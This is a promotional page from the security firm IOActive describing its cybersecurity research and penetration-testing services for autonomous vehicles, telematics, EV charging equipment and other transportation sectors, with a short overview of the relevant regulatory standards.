For the past 5 years, IOActive has been focused on understanding Autonomous and Remote-Controlled/Access technologies and their inherent vulnerabilities and possible impacts to Functional Safety. IOActive consultants assume the posture of real-world attackers, attempting to bypass existing security controls and gain access to connected systems or services, or to the vehicle itself.
Transportation technology is evolving significantly, with enhanced autonomous functions revolutionizing automobiles, commercial trucks, agriculture equipment. AI and Machine Learning (AI/ML) are fundamentally transforming Autonomous Vehicles by enabling them to understand road conditions, identify objects, predict traffic flow, make real-time decisions, and predict potential hazards, paving the way for partial and fully autonomous driving. IOActive delivers a suite of services that cover every facet of AI and ML security offerings which are built on proven methodologies (i.e. Threat Modeling/Architecture Review, AL/ML code review/Vulnerability Assessment, Application/Device Penetration Testing, and AI Infrastructure Security, for more information. https://www.ioactive.com/service/ai-security-services/). As vehicles have become connected, this connectivity provides significant benefits and presents significant cybersecurity risks and vulnerabilities.
Two other emerging vehicle technologies that are now prevalent in today’s connected world are Telematics (i.e. automobiles, commercial trucks, agriculture/mining vehicles, and sea cranes) and Electric Vehicle Supply Equipment (EVSEs) and both have remote cloud infrastructures which increases the cybersecurity risks for attacks and vulnerabilities, such as: weak/unencrypted communications, over-the-air (OTA) firmware attacks, insecure APIs, and weak/vulnerable cloud services.
For over a decade, IOActive has been a pioneer in Transportation cybersecurity research, with a proven track record and experience in conducting penetration and security assessments on autonomous vehicles and remote-controlled assets, such as:
Automobiles – ADAS (Level 2 and 3), Robotaxis, Telematics
Commercial Trucks – Autonomous Trucks
Electric Vehicles – EVSEs
Agriculture – Autonomous Agriculture Vehicles and Autonomous On-Road/Off-Highway Vehicles (OHV)
Autonomous shuttles – Personal Rapid Transit (PRT) vehicles
A core focus of our transportation cybersecurity research program has been to help industry stakeholders with empirical vulnerability data to make risk-informed decisions about threats to cyber-physical systems. Table 1 summarizes our experience and provides examples of our recent Autonomous and Remote-Controlled/Remote Access projects conducted by IOActive over the past 5 years:
IOACTIVE TRANSPORTATION CYBERSECURITY RESEARCH
IOActive is the leading transportation cybersecurity firm, investing heavily in primary research and working with OEMs, suppliers, and academia to understand the risks, threats, and business impacts facing the transportation industry. IOActive leverages this body of research to provide clients with deeper assessments and superior guidance to leverage innovative new technologies while developing safer and more secure data, vehicles, and infrastructure. Table 2 depicts several sample research papers and articles published by IOActive regarding the Transportation Sectors and the links are below:
Transportation cybersecurity compliance refers to the measures taken by transportation providers to ensure their systems and data are protected from cyber threats, while also adhering to regulatory and industry standards. This includes implementing security controls, reporting incidents, and conducting vulnerability assessment. Transportation organizations must comply with cybersecurity rules and regulations set by agencies like the TSA, DHS, UNECE, ISO/SAE, EU Commission, FAA, EASA, Coast Guard, International Association of Classification Societies (IACS) and IEC. The table below describes for each transportation sector the applicable Cybersecurity Standards, Risk Assessment Methodologies, Information Sharing and Analysis Center (ISACs), and Communications Protocols.
Table 3 describes for each transportation sector the applicable Cybersecurity Standards, Risk Assessment Methodologies, Information Sharing and Analysis Center (ISACs), and Communications Protocols.
IOACTIVE CYBERSECURITY SERVICES
To help protect your business from today’s increasingly complex and sophisticated cybersecurity risks, IOActive offers a full range of cybersecurity services, including penetration testing, full-scale assessments, secure development lifecycle support, red team and purple team engagements, AI/ML security services, supply chain integrity, code reviews, security training, and security advisory services. Learn more about our offerings at https://www.ioactive.com/services.
To learn more about IOActive’s Connected Vehicle Cybersecurity Services, click here.
At IOActive, we have penetration testing and full stack assessment skills that span all the transportation sectors and specifically, we have unique cybersecurity knowledge and capabilities regarding autonomous technologies. If you’re interested to learn more about how we can help, contact us and one of our transportation cybersecurity specialists will be in touch.